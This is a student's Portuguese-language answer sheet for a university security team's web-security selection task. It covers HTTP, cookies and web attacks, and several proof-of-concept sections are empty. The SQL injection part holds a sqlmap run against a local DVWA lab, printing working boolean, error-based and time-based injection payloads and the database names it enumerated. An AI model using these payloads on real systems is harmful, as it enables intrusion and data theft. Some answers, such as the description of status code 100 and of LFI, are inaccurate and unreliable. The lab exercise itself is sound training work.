

Universidade Federal do Rio de Janeiro
processo seletivo GRIS
Autor: Pedro Jullian Medina Torres Graça
Descrição: TAG de WEB

1)O que é o protocolo HTTP e Como ele funciona?

O protocolo HTTP é um protocolo que atua na camada de aplicação no modelo OSI sob base TCP. Ele serve para serviços cliente-servidor sob a ideia de requisições e respostas. O cliente solicita uma requisição a um servidor e este devolve uma resposta de acordo com a requisição, com arquivos html e css por exemplo.

2)O que é um Response Code? Cite um exemplo de um programa que você pode fazer com ele.

É um código de resposta do http em relação a solicitação feita via http. Pode ser um código avisando que tudo foi recebido e entendido (100) ou avisando que o servidor não foi encontrado (404).

Você pode executar uma ação em back-and te redirecionando, mas avisando que está tudo ok.

3)O que é um HEADER? Cite um uso INSEGURO desse cabeçalho.

É o que permite passar informações adicionais via solicitação http. Um uso inseguro é você passar a senha do usuário via cabeçalho para acessar a conta de usuário.

4)O que é um Método HTTP? Explique o funcionamento do método POST, o funcionamento do método GET. Explique qual é considerado mais seguro e por que.

Um método HTTP é a forma de passar informações do cliente para o servidor, basicamente indicando qual função deve ser feita pelo servidor.

O get passa a informação para o servidor via URI, muito usado para indicar o caminho dentro servidor desejado (como uma pagina dentro do site que vai ter outro index). O post recebe a informação pelo corpo da requisição, que pode conter uma camada de criptografia. Dessa forma para passar informações sensíveis, como a senha de um usuário. Se você passar a senha do usuário via GET, ela estará na URI do usuário e isso pode ser facilmente copiado.

5) O que é Cache e como ele funciona? Cite os principais HEADERS de Request e Response responsáveis pelo controle de Cache.

Cache é uma memória que o browser implementa para guardar informações do HTTP, isso economiza internet, pois impede de você ficar fazendo requisições solicitando a mesma coisa. Cache-control e ETAG.

6) O que é Cookie? Qual é o principal ataque relacionado a ele?

Cookie é um arquivo onde ficam registradas informações do usuário para acesso posterior, isso é feito para validar informações de forma segura e transferir informações de um site para outro. Captura de cookie, para acessar conta de outras pessoas.

7) O que é O WASP-Top-Ten?

O WASP-Top-ten é um local de agregador de informações para desenvolvedores web que contem os maiores ricos das aplicações web no momento atual e de forma atualizada.

8) O que é Recon e Por que ela é importante?


Fase de reconhecimento, é a fase em que você irá listar todos os recursos usados pela aplicação. Ela é importante para orientar aonde você vai buscar as vulnerabilidades.

9) Command Injection (S0-Injection)

a) O que é Command Injection?

É um ataque que busca uma falha na entrada de dados de uma aplicação web, onde você pode passar códigos que serão executados e assim obter acesso ilegítimos.

b) Mostre um exemplo de Command Injection (PoC da exploração)



10) SQL INJECTION

a) O que é SQL injection?

É um ataque que busca uma falha na entrada de dados de uma aplicação web, onde você pode passar códigos SQL que serão executados e assim poder controlar o banco de dados da aplicação.

b) O que é Union Based Attack?

O Union Based Attack permite que o hacker extraia e manipule informações do banco de dados e assim, tendo informações que não deveria.

c) O que é Blind-SQL-I?

O ataque se baseia em injeção cega de SQL, onde se baseiam em consultas de instruções. A partir dessas instruções se determina o banco de dados, assim podemos obtê-lo.


```

05:17:41 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
05:17:41 [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
05:17:42 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
05:17:42 [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
05:17:43 [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query)'
05:17:43 [INFO] testing 'MySQL < 5.0.12 OR time-based blind (heavy query)'
05:17:44 [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query - comment)'
05:17:44 [INFO] testing 'MySQL < 5.0.12 OR time-based blind (heavy query - comment)'
05:17:44 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
05:17:45 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
05:17:45 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
05:17:45 [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
05:17:46 [INFO] testing 'MySQL AND time-based blind (ELT)'
05:17:46 [INFO] testing 'MySQL OR time-based blind (ELT)'
05:17:46 [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
05:17:47 [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
05:17:47 [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
05:17:47 [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
05:17:48 [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
05:17:48 [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)'
05:17:48 [INFO] testing 'MySQL time-based blind - Parameter replace (heavy queries)'
05:17:48 [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
05:17:48 [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
05:17:48 [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (MAKE SET)'
05:17:48 [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
05:17:48 [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
It is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
05:18:04 [INFO] testing 'Generic UNION query (22) - 1 to 10 columns'
05:18:04 [INFO] testing 'MySQL UNION query (22) - 1 to 10 columns'
05:18:07 [WARNING] Parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 2996 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 3778=3778 AND 'fapt'='fapt&Submit=Submit'

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' OR (SELECT 3159 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Ijkt'='Ijkt&Submit=Submit'

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8468 FROM (SELECT(SLEEP(5)))qRCc) AND 'Cybs'='Cybs&Submit=Submit'

---
05:18:07 [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.2, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
05:18:07 [WARNING] HTTP error codes detected during run:
404 (Not Found) - 167 times
05:18:07 [INFO] fetched data logged to text files under 'C:\Users\Pedro Graça\AppData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 05:18:07 /2020-02-20/

```

C:\Users\Pedro Graça\Documents\gris\sqlmapproject-sqlmap-5c82f38>

```

C:\Users\Pedro Graça\Documents\gris\sqlmapproject-sqlmap-5c82f38>sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=30926gfqq5fd8661dfr0qt5n; security=low" --dbs
(1.4.2.38#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:22:44 /2020-02-20/

05:22:44 [INFO] resuming back-end DBMS 'mysql'
05:22:44 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 3778=3778 AND 'fapt'='fapt&Submit=Submit'

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' OR (SELECT 3159 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Ijkt'='Ijkt&Submit=Submit'

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8468 FROM (SELECT(SLEEP(5)))qRCc) AND 'Cybs'='Cybs&Submit=Submit'

---
05:22:45 [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.2, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
05:22:45 [INFO] fetching database names
05:22:45 [INFO] retrieved: 'information_schema'
05:22:45 [INFO] retrieved: 'dwva'
05:22:45 [INFO] retrieved: 'mysql'
05:22:45 [INFO] retrieved: 'performance_schema'
05:22:45 [INFO] retrieved: 'phpmyadmin'
05:22:45 [INFO] retrieved: 'test'
available databases [5]:
[*] dwva
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

11) XSS

a) O que é XSS?

Um ataque web onde o hacker injeta código no servidor e este irá executar esse código alterado para outros usuários, com isso ele pode roubar informações dos usuários ou fazer com que estes acessem coisas que não foram solicitadas

b)Quais são os tipos de XSS? Explique-os.

Armazenado, refletido e Baseado em DOM.

-> Armazenado

É quando o código é armazenado porque o conteúdo que entra não é filtrado e é armazenado. Com isso você consegue inserir o código.



-> Refletido


É quando o código é passado pelo hacker de forma direta sem ser filtrado, dessa forma não é armazenado e é executado na hora. Reflete o que foi mandado pelo usuário.

-> Baseado em DOM


É quando o código inserido é disparado no momento de execução do cliente. O Hacker injeta um código (javascript por exemplo) que irá executar pela mudança de uma estrutura da página, mas sem alterar o código fonte.


c) Mostre um exemplo de um XSS Stored (PoC da exploração).





d)Mostre um exemplo de um DOM-XSS (PoC da exploração).





12) LFI , RFI e Path Traversal

a) O que é LFI?

É quando colocamos arquivos que já estão no servidor dentro de outras pastas deste, uma forma é injetar código em arquivos já existentes.

b) O que é RFI?

É muito parecido com o anterior, só que no lugar de usar injeção de código em arquivos existentes no servidor você usa arquivos remotos.


c) O que é Path Traversal?


É o processo de usar ../ para andar dentro do servidor (na url) através de arquivos e acessar arquivos que não deviam ser acessadas.

d) Como aliar Path Traversal e LFI

Usando o Path Traversal você pode ter acesso a arquivos para aplicar o LFI.

e) Mostre um exemplo de LFI utilizando a contaminação de LOGS (PoC da exploração).





13) CSRF e SSRF

a) O que é CSRF?

Este, ao contrário do XSS, explora a confiança que um site tem no navegador de um usuário e não a confiança que um usuário tem no site.]

A ideia principal é iludir o navegador e fazer este enviar as solicitações HTTP para outro site, roubando dados sensíveis.

b)Mostre um exemplo de CSRF (PoC da exploração)

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery


Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Ativar o Windows
Acesse Configurações para ativar o Windows.

